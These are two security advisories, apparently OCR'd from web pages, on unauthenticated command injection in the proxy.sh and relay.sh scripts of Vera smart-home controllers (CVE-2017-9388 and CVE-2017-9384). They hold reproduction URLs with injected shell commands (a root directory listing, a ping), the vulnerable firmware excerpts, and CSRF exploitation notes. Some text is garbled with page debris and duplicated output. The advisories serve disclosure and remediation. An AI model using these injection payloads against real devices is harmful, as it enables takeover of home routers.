1) SIG-EXT-05-2017-01 (Unauthenticated Command Injection in Proxy Services) -- CVE-2017-9388

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issue in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

---


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

---

1) Navigate to http://192.168.1.186/cgi-bin/cmh/proxy.sh?url=http://www.mios.com/q=test%22%3bls+-ltr+/%3b%22
2) Observe that this displays the directory contents of root folder
3) Alternatively you can also use the following HTML file which is what an attacker would do to trick a user into executing code on the device if the device is not exposed externally

csrf_cmd_inj_proxy.html



Sorry, but you are looking for something that isn't here.


```
drwxr-xr-x 1 root root 0 Dec 31 1969 www dr-xr-xr-x 61 root root 0 Dec 31 1969 proc drwxr-xr-x 11 root root 0 Dec 31 1969 sys drwxr-xr-x 1 root root 0 Dec 31
1969 root drwxr-xr-x 4 root root 1240 Dec 31 1969 dev drwxr-xr-x 1 root root 0 Dec 31 1969 sbin lrwxrwxrwx 1 root root 23 Dec 31 1969 mios_constants.sh ->
/mios/mios_constants.sh drwxr-xr-x 2 root root 3 Nov 13 2013 mnt lrwxrwxrwx 1 root root 4 Nov 13 2013 var -> /tmp drwxr-xr-x 2 root root 757 Nov 13 2013 bin
drwxr-xr-x 17 root root 235 Nov 13 2013 rom drwxr-xr-x 1 root root 0 Jul 14 2016 usr drwxr-xr-x 1 root root 0 Jul 14 2016 lib drwxr-xr-x 7 root root 120 Feb 20
04:24 mios -rw-r--r-- 1 root root 176 Apr 24 17:22 foo drwxr-xr-x 10 root root 0 Apr 24 17:24 overlay -rw-r--r-- 1 root root 12 Apr 24 17:24 1 drwxr-xr-x 1 root
root 0 Apr 24 17:46 etc drwxrwxrwt 20 root root 1440 Apr 24 17:57 tmp
```

File Edit View History Bookmarks Tools Help
file:///C:/Users...rt_forward.html
file://, /csrf_cmd_inj_ssh_port_forward.html
Search
To search type and hit enter
NAVIGATION
HOME
OEM
DEVELOPERS
CONSUMERS
SUPPORT
FORUM
SUCCESS STORIES
CHANNELS
WE ARE GREEN
COMPANY
ABOUT
CAREERS
CONTACT US
NEWS
PRIVACY
TERMS & CONDITIONS
NEWS
NORTEK AGREES TO ACQUIRE MINORITY STAKE IN MIOS, LIMITED
by MiOS, Ltd., 04.05.16
Nortek Agrees to Acquire Minority Stake in MiOS, Limited Investment will expand and accelerate Nortek's solutions for the connected home Providence, RI, Apr more...
Copyright © 2017 MiOS
Powered by Google Translate
Select Language

Vulnerability Description


The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device firmware file contains a file known as proxy.sh which allows the device to proxy a specific request to and fro from another website. This is primarily used as a method of communication between the device and Vera website when the user is logged in to the https://home.getvera.com and allows the device to communicate between the device and website.

One of the parameters retrieved by this specific script is "url".



```
if [ -n "$FORM_ServerTYPE" ] && [ -n "$FORM_ServerURL" ]; then
    log "Start for server: $FORM_ServerTYPE"
    Dlog "on url: $FORM_ServerURL"
    serverType=$(printf '%s' "$FORM_ServerTYPE" | tr 'A-Z' 'a-z')
    alt=0
    if [ "${serverType%_alt}" != "$serverType" ]; then
        serverType=${serverType%_alt}
        alt=1
    fi
    Server=$(get_server "$serverType" $alt 2>/dev/null)
    if [ -z "$Server" ]; then
        echo "ERROR: No server of type $serverType defined"
        log_DIE "No server of type $serverType defined."
    fi
    ServerAlt=$(get_server "$serverType" $((1-alt)) 2>/dev/null)
    if [ "$ServerAlt" == "$Server" ]; then
        ServerAlt=""
    fi
    URL="https://${Server}/${FORM_ServerURL}"
    if [ -n "$ServerAlt" ]; then
        URL_alt="https://${ServerAlt}/${FORM_ServerURL}"
    fi
elif [ -n "$FORM_url" ]; then
    log "Start for URL: ${FORM_url:0:50}"
    Dlog "Full URL: $FORM_url"
    URL=$FORM_url
    server=$(echo "$URL" | awk -F'/' '/^http/{print $3; next} {print $1}')
    if ! validate_server "$server"; then
        echo "ERROR: Server not allowed"
        exit 1
    fi
else
    echo "ERROR: Incorrectly called"
    # FORM_name are the parameters
    # HTTP_name are the headers
    log_ERROR "Incorrectly called with parameters:\n$(env | grep '^FORM_\|^HTTP_')"
    exit 1
```


This parameter is not sanitized by the script correctly and is passed in a call to “eval” to execute “curl” functionality. This allows an attacker to escape from the executed command and then execute any commands of his/her choice.



```
# Process curl exit code.
if [ $curlExitCode -eq 0 ]; then
    log_SUCCESS "Request OK"
elif [ -n "$ServerAlt" ] && { [ $curlExitCode -eq 7 ] || [ "$HttpStatus" == 500 ] || [ "$MMSResponse" == 500 ]; } then
    log "Try on the other server"
    URL=$(echo "$URL_alt" | sed 's/`/%60/g; s/!/%21/g; s/\$/%24/g')
    RunCurl="curl -k -sS -L $RestHeaders -X $RestMethod $CurlParams --url \"$URL\" -D \"$RESPONSE_HEADER_FILE\" -o \"$RESPONSE_BODY_FILE\"
    2>$RESPONSE_ERROR_FILE"
    Dlog "Run CMD: eval $RunCurl"
    eval "$RunCurl"
    curlExitCode=$?
    if [ $curlExitCode -eq 0 ]; then
        log_SUCCESS "Request OK"
    else
        log_ERROR "Failed to connect with exit code: $curlExitCode to URL: $URL_woParams with method: $RestMethod"
    fi
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing commands on the device withour any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user’s browser and a hidden iframe as shown in the image below.



Sorry, but you are looking for something that isn't here.

NORTEK AGREES TO ACQUIRE MINORITY STAKE IN MIOS, LIMITED

by MiOS, Ltd., 04.05.16

Nortek Agrees to Acquire Minority Stake in MiOS, Limited Investment will expand and accelerate Nortek's solutions for the connected home Providence, RI, Apr *more...*

```
drwxr-xr-x 1 root root 0 Dec 31 1969 www dr-xr-xr-x 61 root root 0 Dec 31 1969 proc drwxr-xr-x 11 root root 0 Dec 31 1969 sys drwxr-xr-x 1 root root 0 Dec 31
1969 root drwxr-xr-x 4 root root 1240 Dec 31 1969 dev drwxr-xr-x 1 root root 0 Dec 31 1969 sbin lrwxrwxrwx 1 root root 23 Dec 31 1969 mios_constants.sh ->
/mios/mios_constants.sh drwxr-xr-x 2 root root 3 Nov 13 2013 mnt lrwxrwxrwx 1 root root 4 Nov 13 2013 var -> /tmp drwxr-xr-x 2 root root 757 Nov 13 2013 bin
drwxr-xr-x 17 root root 235 Nov 13 2013 rom drwxr-xr-x 1 root root 0 Jul 14 2016 usr drwxr-xr-x 1 root root 0 Jul 14 2016 lib drwxr-xr-x 7 root root 120 Feb 20
04:24 mios -rw-r--r-- 1 root root 176 Apr 24 17:22 foo drwxr-xr-x 10 root root 0 Apr 24 17:24 overlay -rw-r--r-- 1 root root 12 Apr 24 17:24 1 drwxr-xr-x 1 root
root 0 Apr 24 17:46 etc drwxrwxrwt 20 root root 1440 Apr 24 17:57 tmp
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "proxy.sh" script which is in the /www/cgi-bin/cmh folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

2) SIG-EXT-05-2017-02 (Unauthenticated Command Injection in Relay Services) -- CVE-2017-9384

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issue in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Navigate to http://[IP address od device]/cgi-bin/cmh/relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10"%26+ping+-c+4+[IP address of anotehr device on network]%26+MiOSRestApi.sh+"&session_key=12344444444
2) Observe that this pings another device on the network 4 times
3) Alternatively, you can also use the following HTML file which is what an attacker would do to trick a user into executing code on the device if the device is not exposed externally

csrf_cmd_inj_relay.html




```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:37:27.752688 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 0, length 64
10:37:27.752722 IP (tos 0x0, ttl 64, id 50503, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 0, length 64
10:37:28.754361 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 1, length 64
10:37:28.754389 IP (tos 0x0, ttl 64, id 50569, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 1, length 64
10:37:29.754493 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 2, length 64
10:37:29.754525 IP (tos 0x0, ttl 64, id 50780, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 2, length 64
10:37:30.754744 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 61001, seq 3, length 64
10:37:30.754776 IP (tos 0x0, ttl 64, id 51010, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 61001, seq 3, length 64
10:39:52.001235 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 10833, seq 0, length 64
10:39:52.001266 IP (tos 0x0, ttl 64, id 912, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 10833, seq 0, length 64
10:39:53.000831 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 10833, seq 1, length 64
10:39:53.000863 IP (tos 0x0, ttl 64, id 1129, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 10833, seq 1, length 64
10:39:54.000786 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 10833, seq 2, length 64
10:39:54.000818 IP (tos 0x0, ttl 64, id 1260, offset 0, flags [none], proto ICMP (1), length 84)
```

Vulnerability Description


The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device firmware file contains a file known as relay.sh which allows the device to create relay ports and connect the device to Vera servers. This is primarily used as a method of communication between the device and Vera servers so the devices can be communicated with even when the user is not at home.

One of the parameters retrieved by this specific script is “remote_host”.



```
RemoteHost=$FORM_remote_host
if [ -z "$RemoteHost" ]; then
    # Use the same relay server as the RA tunnel.
    if [ -f "$MIOS_RA_CONF_FILE" ]; then
        RemoteHost=$(awk -F'=' '/^SERVER/{ print $2 }' $MIOS_RA_CONF_FILE)
    fi
    if [ -z "$RemoteHost" ]; then
        die "No remote host"
    fi
    log "No remote host received, use $RemoteHost"
fi
```


This parameter is not sanitized by the script correctly and is passed in a call to “eval” to execute another script where remote_host is concatenated to be passed a parameter to the second script. This allows an attacker to escape from the executed command and then execute any commands of his/her choice.



```
local restCmd="MiOSRestApi.sh GetRaPort -p Type=$PORT_TYPE_RELAY_INTERNAL -p LocalPort=$LocalPort -s \"$RemoteHost\" -rk"
[ -n "$deviceId" ] && restCmd="$restCmd -p DeviceID=$deviceId"

log "Didn't receive a remote port. Get one with this command: $restCmd"
local restOutput
eval restOutput=\$\($restCmd\) 2>>$log_file
local restExitCode=$?

local restResponseFile=$(echo $restOutput | awk '{ print $1 }')
if [ -s "$restResponseFile" ]; then
    local restResponse=$(cat "$restResponseFile")
    rm -f $restResponseFile
fi
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing commands on the device withour any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user's browser and a hidden iframe as shown in the image below.



This is a demo page and should start on attacker's IP at port 3150 the veralite application which is port forwarded

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "relay.sh" script which is in the /www/cgi-bin/cmh folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

